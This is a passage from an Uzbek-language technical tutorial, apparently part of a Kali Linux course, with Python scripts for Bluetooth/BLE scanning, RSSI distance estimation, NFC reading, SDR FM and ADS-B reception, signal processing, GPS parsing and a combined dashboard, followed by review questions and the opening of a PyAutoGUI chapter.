BLUETOOTH: KENGAYTIRILGAN MAVZULAR

BLE RSSI asosida taxminiy masofani hisoblash

Signal kuchi (RSSI, dBm) qurilmagacha bo'lgan masofa bilan taxminan logarifmik bog'liq — aniq o'lchov emas (devor, to'siq ta'sir qiladi), lekin "yaqin/uzoq" darajasida foydali taxmin beradi.

bash

```
$ python3 ble_masofa.py
namuna RSSI qiymatlari bilan masofa hisoblash
```

python

```
$ cat <<'PYEOF' > ble_masofa.py
import math


def masofa_taxmin(rssi, tx_quvvat=-59, n=2.0):
    """tx_quvvat — 1 metr masofadagi odatiy RSSI (qurilmaga qarab -59 atrofida).
    n — muhit koeffitsiyenti (ochiq joy ~2, devor ko'p xona ~3-4)."""
    return round(10 ** ((tx_quvvat - rssi) / (10 * n)), 2)


for rssi in [-50, -65, -75, -90]:
    metr = masofa_taxmin(rssi)
    print(f"RSSI {rssi} dBm -> taxminan {metr} metr")
PYEOF
$ python3 ble_masofa.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

BLUETOOTH: KENGAYTIRILGAN MAVZULAR

Bluetooth monitoring: yangi qurilmani aniqlash

Atrofdagi BLE qurilmalar ro'yxatini davriy skanerlab, oldingi ro'yxat bilan solishtirish — notanish qurilma (masalan tanilmagan tracker) paydo bo'lganda ogohlantirish beradi.

bash

```
$ python3 bt_monitor.py
davriy monitoring (Ctrl+C bilan to'xtatish)
```

python

```
$ cat <<'PYEOF' > bt_monitor.py
import asyncio
import time

try:
    from bleak import BleakScanner
except ImportError:
    BleakScanner = None

BILINGAN = set()  # birinchi marta ko'rilgan manzillar shu yerga tushadi


async def tekshir():
    qurilmalar = await BleakScanner.discover(timeout=5.0)
    return {q.address for q in qurilmalar}


async def main():
    if BleakScanner is None:
        print("bleak o'rnatilmagan. O'rnatish: pip install bleak")
        return
    print("Bluetooth monitoring boshlandi (Ctrl+C bilan to'xtatish)...")
    global BILINGAN
    try:
        while True:
            hozirgi = await tekshir()
```

```
            yangi = hozirgi - BILINGAN
            if yangi and BILINGAN:
                print("OGOHLANTIRISH! Yangi qurilma(lar):", yangi)
            BILINGAN |= hozirgi
            print(f"Jami kuzatilgan qurilmalar: {len(BILINGAN)}")
            time.sleep(10)
    except KeyboardInterrupt:
        print("To'xtatildi")


if __name__ == "__main__":
    asyncio.run(main())
PYEOF
$ python3 bt_monitor.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

BLUETOOTH: KENGAYTIRILGAN MAVZULAR

NFC teglarni o'qish asoslari (nfcpy)

NFC — juda qisqa masofali (bir necha santimetr) simsiz aloqa; nfcpy kutubxonasi USB NFC o'quvchi orqali teg (kartochka, yorliq) ma'lumotini o'qiydi. Faqat o'zingizning NFC o'quvchi uskunangiz va o'z teglaringiz bilan ishlating.

bash

```
$ pip install nfcpy
```

kutubxonani o'rnatish

python

```
$ cat <<'PYEOF' > nfc_oqish.py
try:
    import nfc

    def tegni_oqi(teg):
        print("Teg topildi:", teg)
        return True

    print("NFC o'quvchi kutilmoqda (tegni yaqinlashtiring)...")
    with nfc.ContactlessFrontend("usb") as uskuna:
        uskuna.connect(rdwr={"on-connect": tegni_oqi})
except ImportError:
    print("nfcpy o'rnatilmagan. O'rnatish: pip install nfcpy")
except OSError as xato:
    print("NFC o'quvchi topilmadi yoki ulanmagan:", xato)
PYEOF
$ python3 nfc_oqish.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

BLUETOOTH: KENGAYTIRILGAN MAVZULAR

Bluetooth vositasi — hammasi birga

Classic skanerlash, BLE monitoring va RSSI masofa hisoblashni bitta vositaga birlashtirgan amaliy dastur — kerakli kutubxona yo'q bo'lsa, shunchaki o'sha qismni o'tkazib yuboradi.

bash

```
$ python3 bt_vosita.py
```

mavjud kutubxonalarga qarab Bluetooth hisoboti

python

```
$ cat <<'PYEOF' > bt_vosita.py
import asyncio


def masofa_taxmin(rssi, tx_quvvat=-59, n=2.0):
    return round(10 ** ((tx_quvvat - rssi) / (10 * n)), 2)
```

```
def classic_skan():
    try:
        import bluetooth
        return bluetooth.discover_devices(duration=5, lookup_names=True)
    except Exception:
        return []


async def ble_skan():
    try:
        from bleak import BleakScanner
        qurilmalar = await BleakScanner.discover(timeout=5.0)
        return [(q.address, q.name, q.rssi) for q in qurilmalar]
    except Exception:
        return []


async def main():
    print("=== Bluetooth Classic ===")
    classic = classic_skan()
    print(classic if classic else "  topilmadi yoki pybluez o'rnatilmagan")

    print("\n=== BLE qurilmalar va taxminiy masofa ===")
    ble = await ble_skan()
    if not ble:
        print("  topilmadi yoki bleak o'rnatilmagan")
    for manzil, nom, rssi in ble:
        if rssi is not None:
            print(f"  {manzil}  {nom or 'nomsiz'}  RSSI={rssi}  ~{masofa_taxmin(rssi)}m")
        else:
            print(f"  {manzil}  {nom or 'nomsiz'}  RSSI noma'lum")


if __name__ == "__main__":
    asyncio.run(main())
PYEOF
$ python3 bt_vosita.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SIGNAL VA SDR: KENGAYTIRILGAN MAVZULAR

SDR bilan FM radio demodulatsiyasi

rtl_fm — RTL-SDR uskunasi bilan birga keladigan buyruq qatori vositasi, FM radio signalini tovushga aylantiradi; Python esa uni subprocess orqali boshqarib, natijani faylga yozadi.

bash

```
$ sudo apt install rtl-sdr
```

RTL-SDR vositalarini o'rnatish

bash

```
$ python3 fm_demodulatsiya.py 100.5
```

100.5 MHz chastotani 10 soniya yozib olish

python

```
$ cat <<'PYEOF' > fm_demodulatsiya.py
import subprocess
import sys


def fm_yoz(chastota_mhz, davomiylik=10, fayl="fm_yozuv.wav"):
    chastota_hz = f"{float(chastota_mhz)}M"
    buyruq = ["timeout", str(davomiylik), "rtl_fm", "-f", chastota_hz, "-M", "fm", "-s",
        "200000", "-r", "48000", fayl]
```

```
    print("Bajarilmoqda:", " ".join(buyruq))
    natija = subprocess.run(buyruq, capture_output=True, text=True)
    if natija.returncode not in (0, 124):  # 124 = timeout muvaffaqiyatli to'xtatdi
        print("Xato:", natija.stderr)
    else:
        print(f"Saqlandi: {fayl} ({davomiylik} soniya)")


if __name__ == "__main__":
    chastota = sys.argv[1] if len(sys.argv) > 1 else "100.5"
    try:
        fm_yoz(chastota)
    except FileNotFoundError:
        print("rtl_fm topilmadi. O'rnatish: sudo apt install rtl-sdr")
PYEOF
$ python3 fm_demodulatsiya.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SIGNAL VA SDR: KENGAYTIRILGAN MAVZULAR

SDR bilan ADS-B (samolyot kuzatuv) signalini qabul qilish

ADS-B — samolyotlar o'z joylashuvi va balandligini ochiq, shifrlanmagan 1090 MHz chastotada uzatadi; dump1090 vositasi RTL-SDR orqali shu signallarni dekodlab, JSON formatida beradi, Python esa natijani o'qib jadval qiladi.

bash

```
$ sudo apt install dump1090-mutability
```

dekoder o'rnatish (yoki dump1090-fa)

bash

```
$ dump1090 --interactive
```

konsolda jonli ko'rish

bash

```
$ python3 adsb_oqi.py
```

mahalliy dump1090 JSON manbasidan ma'lumot o'qish

python

```
$ cat <<'PYEOF' > adsb_oqi.py
import requests


def samolyotlarni_oqi():
    try:
        javob = requests.get("http://127.0.0.1:8080/data/aircraft.json", timeout=3)
        javob.raise_for_status()
        return javob.json().get("aircraft", [])
    except requests.RequestException as xato:
        print("dump1090 veb-serveriga ulanib bo'lmadi:", xato)
        print("Avval 'dump1090 --interactive' ni ishga tushiring")
        return []


for samolyot in samolyotlarni_oqi():
    print(samolyot.get("hex"), samolyot.get("flight", "").strip(),
          samolyot.get("alt_baro"), samolyot.get("lat"), samolyot.get("lon"))
PYEOF
$ python3 adsb_oqi.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SIGNAL VA SDR: KENGAYTIRILGAN MAVZULAR

scipy.signal bilan past/yuqori chastotali filtr

Haqiqiy signal har doim shovqin bilan aralash keladi; Butterworth filtri kerakli chastota diapazonini qoldirib, qolganini kamaytiradi — SDR, audio va sensor ma'lumotlarini tozalashda keng ishlatiladi.

bash

```
$ pip install scipy
```

kutubxonani o'rnatish

python

```
$ cat <<'PYEOF' > filtr_mashq.py
import numpy as np
from scipy import signal

fs = 1000  # namuna chastotasi (Hz)
t = np.linspace(0, 1, fs, endpoint=False)
toza_signal = np.sin(2 * np.pi * 5 * t)          # kerakli 5 Hz signal
shovqin = 0.5 * np.sin(2 * np.pi * 150 * t)       # keraksiz 150 Hz shovqin
aralash = toza_signal + shovqin

# Low-pass filtr: 20 Hz dan yuqorisini kesib tashlaydi
b, a = signal.butter(4, 20, fs=fs, btype="low")
tozalangan = signal.filtfilt(b, a, aralash)

print("Aralash signal standart og'ishi:", round(np.std(aralash), 3))
print("Filtrdan keyin standart og'ish:", round(np.std(tozalangan), 3))
print("Filtr shovqinni kamaytirdi:", np.std(tozalangan) < np.std(aralash))
PYEOF
$ python3 filtr_mashq.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SIGNAL VA SDR: KENGAYTIRILGAN MAVZULAR

Mikrofon orqali real vaqtli audio signal tahlili

sounddevice kutubxonasi mikrofondan qisqa bo'lak (frame) yozib oladi, numpy esa shu bo'lakning eng kuchli chastotasini (asosiy tovush balandligi) hisoblaydi — oddiy "tovush balandligi monitori" asosi.

bash

```
$ pip install sounddevice
```

kutubxonani o'rnatish

python

```
$ cat <<'PYEOF' > audio_tahlil.py
import numpy as np

try:
    import sounddevice as sd

    def yozib_tahlil(davomiylik=2, fs=44100):
        print(f"{davomiylik} soniya yozib olinmoqda...")
        yozuv = sd.rec(int(davomiylik * fs), samplerate=fs, channels=1, dtype="float64")
        sd.wait()
        signal = yozuv.flatten()
        spektr = np.fft.fft(signal)
        chastotalar = np.fft.fftfreq(len(signal), 1 / fs)
        yarim = len(signal) // 2
        eng_kuchli = chastotalar[:yarim][np.argmax(np.abs(spektr[:yarim]))]
        print(f"Eng kuchli chastota: {abs(eng_kuchli):.1f} Hz")
        print(f"O'rtacha amplituda: {np.abs(signal).mean():.4f}")

    yozib_tahlil()
except ImportError:
    print("sounddevice o'rnatilmagan. O'rnatish: pip install sounddevice")
except Exception as xato:
    print("Mikrofon topilmadi yoki ruxsat yo'q:", xato)
PYEOF
$ python3 audio_tahlil.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

Signal-to-noise ratio (SNR) hisoblash

SNR — foydali signal quvvatining shovqin quvvatiga nisbati, odatda desibelda (dB) ifodalanadi; qancha yuqori bo'lsa, signal shuncha "toza". Radio, audio va sensor sifatini baholashda standart ko'rsatkich.

bash

```
$ python3 snr_hisobla.py
namuna signal va shovqin bilan SNR hisoblash
```

python

```
$ cat <<'PYEOF' > snr_hisobla.py
import numpy as np


def snr_db(signal, shovqin):
    signal_quvvati = np.mean(signal ** 2)
    shovqin_quvvati = np.mean(shovqin ** 2)
    return 10 * np.log10(signal_quvvati / shovqin_quvvati)


fs = 1000
t = np.linspace(0, 1, fs, endpoint=False)
toza = np.sin(2 * np.pi * 10 * t)
shovqin = np.random.normal(0, 0.3, fs)

print(f"SNR: {snr_db(toza, shovqin):.2f} dB")
print("Eslatma: SNR qanchalik yuqori bo'lsa, signal shuncha toza (shovqin kam).")
PYEOF
$ python3 snr_hisobla.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

SIGNAL VA SDR: KENGAYTIRILGAN MAVZULAR

Power spectral density (PSD) — spektral zichlik tahlili

FFT faqat bitta namunadagi chastota tarkibini ko'rsatsa, PSD (Welch metodi orqali) signal quvvatining chastota bo'yicha taqsimotini statistik jihatdan barqarorroq hisoblaydi — shovqinli, uzun signallar uchun FFT'dan ishonchliroq.

bash

```
$ pip install scipy
agar hali o'rnatilmagan bo'lsa
```

python

```
$ cat <<'PYEOF' > psd_tahlil.py
import numpy as np
from scipy import signal

fs = 1000
t = np.linspace(0, 10, fs * 10, endpoint=False)
aralash = np.sin(2 * np.pi * 50 * t) + 0.5 * np.random.normal(size=len(t))

chastotalar, quvvat = signal.welch(aralash, fs=fs, nperseg=1024)
eng_kuchli = chastotalar[np.argmax(quvvat)]
print(f"PSD bo'yicha eng kuchli chastota: {eng_kuchli:.1f} Hz")
print(f"Chastota diapazoni: 0 - {chastotalar[-1]:.0f} Hz, {len(chastotalar)} nuqta")
PYEOF
$ python3 psd_tahlil.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

SIGNAL VA SDR: KENGAYTIRILGAN MAVZULAR

Wavelet transformatsiya asoslari — FFT'dan farqi

FFT butun signal bo'yicha o'rtacha chastota tarkibini beradi, lekin "chastota QACHON o'zgargani"ni yo'qotadi; wavelet transformatsiya vaqt va chastotani bir vaqtda ko'rsatadi — chastotasi vaqt o'tishi bilan o'zgaradigan (masalan qush ovozi, zilzila to'lqini) signallar uchun qulayroq.

bash

```
$ pip install pywavelets
kutubxonani o'rnatish
```

python

```
$ cat <<'PYEOF' > wavelet_mashq.py
import numpy as np

try:
    import pywt

    fs = 500
    t = np.linspace(0, 1, fs, endpoint=False)
    # chastotasi vaqt bo'yicha o'zgaradigan signal (chirp)
    signal = np.sin(2 * np.pi * (20 + 80 * t) * t)

    koeffitsientlar, chastotalar = pywt.cwt(signal, np.arange(1, 64), "morl",
        sampling_period=1 / fs)
    eng_kuchli_indeks = np.argmax(np.abs(koeffitsientlar), axis=0)
    print("Vaqt bo'yicha dominant chastota (birinchi 10 nuqta):")
    for i in range(10):
        print(f"  t={t[i]:.3f}s -> {chastotalar[eng_kuchli_indeks[i]]:.1f} Hz")
except ImportError:
    print("pywavelets o'rnatilmagan. O'rnatish: pip install pywavelets")
PYEOF
$ python3 wavelet_mashq.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

SIGNAL VA SDR: KENGAYTIRILGAN MAVZULAR

Real-time spektrogramma animatsiyasi

Statik PNG o'rniga, matplotlib FuncAnimation yordamida spektrogramma oynasi jonli yangilanib turadi — signal monitoring paneli (dashboard) yasashning birinchi qadami.

python

```
$ cat <<'PYEOF' > spektrogramma_animatsiya.py
import numpy as np
import matplotlib
matplotlib.use("Agg")  # ekransiz muhitda ham ishlashi uchun; GUI bo'lsa "TkAgg" qiling
import matplotlib.pyplot as plt
import matplotlib.animation as animation

fs = 1000
davomiylik = 5
t_umumiy = np.linspace(0, davomiylik, fs * davomiylik)
# chastotasi vaqt bo'yicha asta-sekin oshib boruvchi signal
signal_umumiy = np.sin(2 * np.pi * (10 + 30 * t_umumiy) * t_umumiy)

fig, ax = plt.subplots(figsize=(7, 3.5))


def yangila(kadr):
    ax.clear()
    boshi = kadr * fs // 2
    oyna = signal_umumiy[boshi:boshi + fs]
    if len(oyna) > 10:
        ax.specgram(oyna, Fs=fs, cmap="viridis")
    ax.set_title(f"Spektrogramma (kadr {kadr})")
    ax.set_xlabel("Vaqt (s)")
    ax.set_ylabel("Chastota (Hz)")


anim = animation.FuncAnimation(fig, yangila, frames=8, interval=500)
anim.save("spektrogramma_animatsiya.gif", writer="pillow", fps=2)
print("Saqlandi: spektrogramma_animatsiya.gif")
```

```
PYEOF
$ python3 spektrogramma_animatsiya.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

IOT VA GPS: QO'SHIMCHA MAVZULAR

GPS NMEA ma'lumotlarini o'qish

Ko'p USB/UART GPS modullari NMEA formatidagi matn qatorlarini uzatadi (masalan $GPGGA); pyserial port orqali shu qatorlarni o'qiydi, pynmea2 esa ularni kenglik/uzunlik kabi qulay qiymatlarga aylantiradi.

bash

```
$ pip install pyserial pynmea2
kutubxonalarni o'rnatish
```

python

```
$ cat <<'PYEOF' > gps_oqish.py
try:
    import pynmea2
    import serial

    PORT = "/dev/ttyUSB0"  # qurilmangizga qarab o'zgarishi mumkin

    with serial.Serial(PORT, baudrate=9600, timeout=1) as port:
        print(f"{PORT} dan GPS ma'lumoti o'qilmoqda (Ctrl+C bilan to'xtatish)...")
        for _ in range(20):
            qator = port.readline().decode(errors="ignore").strip()
            if qator.startswith("$GPGGA") or qator.startswith("$GNGGA"):
                xabar = pynmea2.parse(qator)
                print(f"Kenglik: {xabar.latitude}, Uzunlik: {xabar.longitude}, Sun'iy
                    yo'ldoshlar: {xabar.num_sats}")
except ImportError:
    print("pyserial/pynmea2 o'rnatilmagan. O'rnatish: pip install pyserial pynmea2")
except Exception as xato:
    print("GPS modul topilmadi yoki port xato:", xato)
    print("Namuna NMEA qatorini qo'lda tahlil qilish uchun pastdagi fallback ishlatiladi")
    import pynmea2 as _pynmea2
    namuna = "$GPGGA,123519,4807.038,N,01131.000,E,1,08,0.9,545.4,M,46.9,M,,*47"
    try:
        xabar = _pynmea2.parse(namuna)
        print(f"Namuna: Kenglik {xabar.latitude}, Uzunlik {xabar.longitude}")
    except Exception:
        pass
PYEOF
$ python3 gps_oqish.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

IOT VA GPS: QO'SHIMCHA MAVZULAR

Zigbee/IoT simsiz protokollari asoslari (nazariy)

Zigbee — kam quvvat sarflaydigan, uy avtomatlashtirish (aqlli lampa, sensor) uchun mo'ljallangan qisqa-o'rta masofali simsiz protokol; Wi-Fi'dan farqli, "mesh" (to'r) tarmoq hosil qiladi — har bir qurilma signalni keyingisiga uzatib, qamrovni kengaytiradi. Python'da zigpy kabi kutubxonalar maxsus USB koordinator (masalan ConBee, Sonoff Zigbee dongle) orqali ishlaydi.

bash

```
$ echo "Zigbee koordinatorlari odatda Home Assistant yoki zigbee2mqtt bilan birga
    ishlatiladi"
umumiy eslatma
```

IOT VA GPS: QO'SHIMCHA MAVZULAR

LoRa/LoRaWAN — uzoq masofali IoT signal asoslari (nazariy)

LoRa (Long Range) — juda kam ma'lumot tezligida, lekin shahar ichida bir necha kilometr masofaga yetadigan radio modulyatsiya; LoRaWAN esa shu LoRa ustiga qurilgan tarmoq protokoli (qishloq xo'jaligi sensorlari, suv hisoblagichlari kabi uzoq, kam quvvatli IoT qurilmalarda ishlatiladi). Python'da maxsus LoRa modul (masalan RFM95) SPI orqali ulanib, adafruit-circuitpython-rfm9x kabi kutubxona bilan boshqariladi.

bash

```
$ pip install adafruit-circuitpython-rfm9x
Raspberry Pi kabi uskunada LoRa modulini boshqarish uchun kutubxona
```

YAKUNIY LOYIHA: 20 MAVZUNI BIRLASHTIRGAN VOSITA

Hammasi bitta dasturda

Ushbu bob va 10-qismdagi barcha Wi-Fi, Bluetooth va signal mavzularini bitta buyruq ostida ishlaydigan nazorat panel (dashboard) ga birlashtirgan yakuniy skript. Har bir qism alohida funksiya bo'lib, kerakli kutubxona yoki uskuna topilmasa, xatoni ushlab, qolgan qismlarni baribir bajaradi.

bash

```
$ python3 wifi_bt_signal_dashboard.py
to'liq hisobotni konsolga chiqaradi
```

python

```
$ cat <<'PYEOF' > wifi_bt_signal_dashboard.py
"""
Kali Maktab — Wi-Fi, Bluetooth va Signal kengaytirilgan dastur (yakuniy loyiha)
20 mavzuni bitta nazorat paneliga birlashtiradi: Wi-Fi tarmoq bazasi va kanal
tahlili, Bluetooth Classic/BLE skanerlash va masofa taxmini, SDR filtr/SNR/PSD
hisoblari, hamda GPS o'qish. Har bir qism mustaqil — biri ishlamasa, qolganlari
davom etadi.
"""
import asyncio
import json
import subprocess
from collections import Counter
from pathlib import Path

import numpy as np

BAZA_FAYLI = Path("wifi_baza.json")


# ---------- 1) WI-FI: bilingan baza, kanal tahlili ----------
def wifi_royxat():
    try:
        r = subprocess.run(
            ["nmcli", "-t", "-f", "SSID,SIGNAL,CHAN", "dev", "wifi", "list"],
            capture_output=True, text=True, timeout=10,
        )
        return [q for q in r.stdout.strip().split("\n") if q]
    except Exception:
        return []


def wifi_tahlil():
    qatorlar = wifi_royxat()
    ssidlar, kanal_sanoq = set(), Counter()
    for q in qatorlar:
        qismlar = q.split(":")
        if len(qismlar) >= 3:
            ssidlar.add(qismlar[0])
            if qismlar[2].isdigit():
                kanal_sanoq[int(qismlar[2])] += 1
```

```
    bilingan = set(json.loads(BAZA_FAYLI.read_text(encoding="utf-8"))) if
        BAZA_FAYLI.exists() else set()
    yangi = ssidlar - bilingan if bilingan else set()
    if ssidlar:
        BAZA_FAYLI.write_text(json.dumps(sorted(ssidlar | bilingan), ensure_ascii=False,
            indent=2), encoding="utf-8")

    return {
        "tarmoqlar_soni": len(ssidlar),
        "yangi_tarmoqlar": sorted(yangi),
        "eng_bosh_kanal": min(kanal_sanoq, key=kanal_sanoq.get) if kanal_sanoq else None,
    }


# ---------- 2) BLUETOOTH: Classic va BLE ----------
def bt_classic_skan():
    try:
        import bluetooth
        return bluetooth.discover_devices(duration=4, lookup_names=True)
    except Exception:
        return []


async def ble_skan():
    try:
        from bleak import BleakScanner
        qurilmalar = await BleakScanner.discover(timeout=4.0)
        return [(q.address, q.name, q.rssi) for q in qurilmalar]
    except Exception:
        return []


def rssi_masofa(rssi, tx_quvvat=-59, n=2.0):
    return round(10 ** ((tx_quvvat - rssi) / (10 * n)), 2)


# ---------- 3) SIGNAL/SDR: filtr, SNR, PSD ----------
def signal_tahlili():
    try:
        from scipy import signal as sp_signal
    except ImportError:
        return None

    fs = 1000
    t = np.linspace(0, 1, fs, endpoint=False)
    toza = np.sin(2 * np.pi * 10 * t)
    shovqin = np.random.normal(0, 0.3, fs)
    aralash = toza + shovqin

    b, a = sp_signal.butter(4, 20, fs=fs, btype="low")
    tozalangan = sp_signal.filtfilt(b, a, aralash)

    snr = 10 * np.log10(np.mean(toza ** 2) / np.mean(shovqin ** 2))
    chastotalar, quvvat = sp_signal.welch(aralash, fs=fs, nperseg=256)
    eng_kuchli_psd = chastotalar[np.argmax(quvvat)]

    return {
        "filtrdan_oldin_std": round(float(np.std(aralash)), 3),
        "filtrdan_keyin_std": round(float(np.std(tozalangan)), 3),
        "snr_db": round(float(snr), 2),
        "psd_eng_kuchli_chastota": round(float(eng_kuchli_psd), 1),
    }


# ---------- 4) GPS: NMEA o'qish (fallback bilan) ----------
def gps_malumot():
```

```
    try:
        import pynmea2
    except ImportError:
        return None
    namuna = "$GPGGA,123519,4807.038,N,01131.000,E,1,08,0.9,545.4,M,46.9,M,,*47"
    try:
        xabar = pynmea2.parse(namuna)
        return {"kenglik": xabar.latitude, "uzunlik": xabar.longitude, "sunli_yoldosh":
            xabar.num_sats}
    except Exception:
        return None


# ---------- ASOSIY DASTUR ----------
async def main():
    print("=== Wi-Fi, Bluetooth va Signal — kengaytirilgan nazorat paneli ===\n")

    print("[Wi-Fi]")
    wifi = wifi_tahlil()
    if wifi["tarmoqlar_soni"]:
        print(f"  Topilgan tarmoqlar: {wifi['tarmoqlar_soni']}")
        print(f"  Yangi/notanish: {wifi['yangi_tarmoqlar'] or 'yo\\'q'}")
        print(f"  Eng kam band kanal: {wifi['eng_bosh_kanal']}")
    else:
        print("  Wi-Fi ma'lumoti olinmadi (nmcli yo'q yoki o'chiq)")

    print("\n[Bluetooth Classic]")
    classic = bt_classic_skan()
    print(f"  {classic}" if classic else "  topilmadi yoki pybluez o'rnatilmagan")

    print("\n[Bluetooth BLE]")
    ble = await ble_skan()
    if ble:
        for manzil, nom, rssi in ble:
            masofa = rssi_masofa(rssi) if rssi is not None else "noma'lum"
            print(f"  {manzil}  {nom or 'nomsiz'}  RSSI={rssi}  ~{masofa}m")
    else:
        print("  topilmadi yoki bleak o'rnatilmagan")

    print("\n[Signal/SDR]")
    signal_natija = signal_tahlili()
    if signal_natija:
        print(f"  SNR: {signal_natija['snr_db']} dB")
        print(f"  Filtrdan oldin/keyin standart og'ish: "
              f"{signal_natija['filtrdan_oldin_std']} ->
                  {signal_natija['filtrdan_keyin_std']}")
        print(f"  PSD bo'yicha eng kuchli chastota:
            {signal_natija['psd_eng_kuchli_chastota']} Hz")
    else:
        print("  scipy topilmadi: pip install scipy")

    print("\n[GPS]")
    gps = gps_malumot()
    if gps:
        print(f"  Kenglik: {gps['kenglik']}, Uzunlik: {gps['uzunlik']}, Yo'ldoshlar:
            {gps['sunli_yoldosh']}")
    else:
        print("  pynmea2 topilmadi yoki GPS ma'lumoti yo'q: pip install pynmea2")

    print("\nDiqqat: barcha testlar faqat o'z qurilma va tarmog'ingizda bajarilishi
        kerak.")


if __name__ == "__main__":
    asyncio.run(main())
PYEOF
$ python3 wifi_bt_signal_dashboard.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

TAKRORLASH SAVOLLARI

Savol 1: Wi-Fi kanal tirbandligi tahlili nega foydali?

Javob: atrofdagi ko'p tarmoq bir xil kanalda to'planib qolsa, signal bir-biriga xalaqit beradi (interference); eng kam band kanalni tanlash orqali o'z routeringiz tezligi va barqarorligi oshadi.

TAKRORLASH SAVOLLARI

Savol 2: Bluetooth Classic va BLE o'rtasidagi asosiy farq nima?

Javob: Classic ko'proq quvvat sarflaydi va uzluksiz aloqa (audio oqimi kabi) uchun mo'ljallangan; BLE esa kam quvvatli, qisqa ma'lumot almashinuvi (sensor, fitnes trekeri) uchun optimallashtirilgan — shuning uchun ularni skanerlash uchun turli kutubxonalar (pybluez va bleak) ishlatiladi.

TAKRORLASH SAVOLLARI

Savol 3: RSSI asosida masofa hisoblash nega "aniq o'lchov emas, faqat taxmin" deb ta'kidlanadi?

Javob: signal kuchiga devor, metall, boshqa qurilmalar xalaqiti ta'sir qiladi, shuning uchun bir xil masofada ham RSSI qiymati sezilarli farq qilishi mumkin — formula faqat "yaqin/uzoq" darajasidagi taxmin beradi, GPS kabi aniq o'lchov emas.

TAKRORLASH SAVOLLARI

Savol 4: FFT va PSD (Welch metodi) o'rtasidagi farq nima?

Javob: FFT bitta namunadagi chastota tarkibini to'g'ridan-to'g'ri hisoblaydi va shovqinga sezgir bo'lishi mumkin; PSD esa signalni bir nechta qismga bo'lib, ularning o'rtachasini olish orqali (Welch metodi) statistik jihatdan barqarorroq, shovqinga chidamliroq natija beradi.

TAKRORLASH SAVOLLARI

Savol 5: Wavelet transformatsiya FFT'dan qanday holatda afzalroq?

Javob: chastotasi vaqt o'tishi bilan o'zgaradigan signallarda (masalan chirp signal, qush ovozi) — FFT faqat "qaysi chastotalar bor" deydi, wavelet esa "qaysi chastota QACHON kuchli bo'lgani"ni ham ko'rsatadi.

TAKRORLASH SAVOLLARI

Savol 6: ADS-B signalini qabul qilish nega qonuniy va xavfsiz hisoblanadi?

Javob: samolyotlar o'z joylashuvini ataylab ochiq, shifrlanmagan 1090 MHz chastotada uzatadi (havo xavfsizligi maqsadida), shuning uchun uni faqat qabul qilish (uzatish emas) hech qanday ruxsatsiz kirishni anglatmaydi — bu passiv tinglash, hujum emas.

TAKRORLASH SAVOLLARI

Savol 7: Zigbee va LoRa qaysi xususiyatlari bilan Wi-Fi'dan tubdan farqlanadi?

Javob: ikkalasi ham Wi-Fi'ga qaraganda ancha kam quvvat sarflaydi va ancha past ma'lumot tezligida ishlaydi; Zigbee buning o'rniga "mesh" tarmoq orqali qamrovni kengaytiradi, LoRa esa juda uzoq masofaga (bir necha kilometr) yetadigan maxsus modulyatsiya ishlatadi — ikkalasi ham tezlik emas, masofa/quvvat tejamkorligi uchun optimallashtirilgan.



14 PyAutoGUI bilan GUI avtomatlashtirish (Kali Linux)

37 ta buyruq · 10 ta bo'lim

Sichqoncha, klaviatura va ekran tahlilini Python orqali boshqarish. Bu bob Windows uchun yozilgan PyAutoGUI darsining Kali Linux (X11) variantidir: o'rnatish, Windows bilan farqlar, 30 ga yaqin misol, xavfsizlik qoidalari va yakuniy loyiha. Faqat o'z kompyuteringizda va o'z sessiyangizda ishlating; boshqa odamning akkaunti, o'yin yoki xizmat qoidalarini aldash (bot, soxta bosish) uchun ishlatmang.

MAQSAD **Security Automation / QA / IT Administrator yo'nalishi**

TAYYORGARLIK: KALI'DA O'RNATISH

PyAutoGUI nima

Python kutubxonasi: dastur sichqoncha va klaviaturani inson kabi boshqaradi va ekranni "ko'ra" oladi. Ish oqimi: ekran koordinatalari (yuqori chap burchak = 0, 0; x o'ngga, y pastga o'sadi) → harakat → natijani rasm yoki rang bilan tekshirish. Takrorlanuvchi GUI ishlari va oddiy testlar uchun qulay.

TAYYORGARLIK: KALI'DA O'RNATISH

Kali'da muhim shart: X11

Linux'da PyAutoGUI X11 (Xlib) orqali ishlaydi. Kali'ning standart Xfce sessiyasi X11 — muammo yo'q. Wayland sessiyasida (masalan GNOME-Wayland) kutubxona yoki umuman ishlamaydi, yoki faqat XWayland oynalarini ko'radi. Sessiya turini quyidagi buyruq bilan bilib oling.

bash

```
$ echo $XDG_SESSION_TYPE
```

"x11" chiqsa — hammasi joyida; "wayland" bo'lsa — kirishda X11 sessiyasini tanlang

bash

```
$ echo $DISPLAY
```

grafik ekran manzili (odatda :0). Bo'sh bo'lsa, PyAutoGUI import paytidayoq xato beradi

TAYYORGARLIK: KALI'DA O'RNATISH

O'rnatishning ikki yo'li

1) apt orqali — tizim paketi, Kali'da eng sodda. 2) venv ichida pip orqali — yangi versiya kerak bo'lsa. Kali'da tizim Python'ga to'g'ridan-to'g'ri pip install qilish "externally-managed-environment" xatosini beradi (PEP 668), shuning uchun pip'ni faqat venv ichida ishlating.

bash

```
$ sudo apt update && sudo apt install -y python3-pyautogui python3-tk python3-xlib scrot
    xclip
```

1-yo'l: apt orqali (python3-tk MAJBURIY — usiz import pyautogui "You must install tkinter" deb dasturni jimgina to'xtatadi; scrot — skrinshot; xclip — buferga nusxalash)

bash

```
$ python3 -m venv --system-site-packages ~/pag && source ~/pag/bin/activate && pip install
    pyautogui pyperclip opencv-python
```

2-yo'l: venv ichida; opencv rasm qidirishda confidence parametri uchun kerak

bash

```
$ python3 -c "import pyautogui; print(pyautogui.__version__, pyautogui.size())"
```

o'rnatishni tekshirish

TAYYORGARLIK: KALI'DA O'RNATISH

Windows va Kali farqlari (tarjima jadvali)

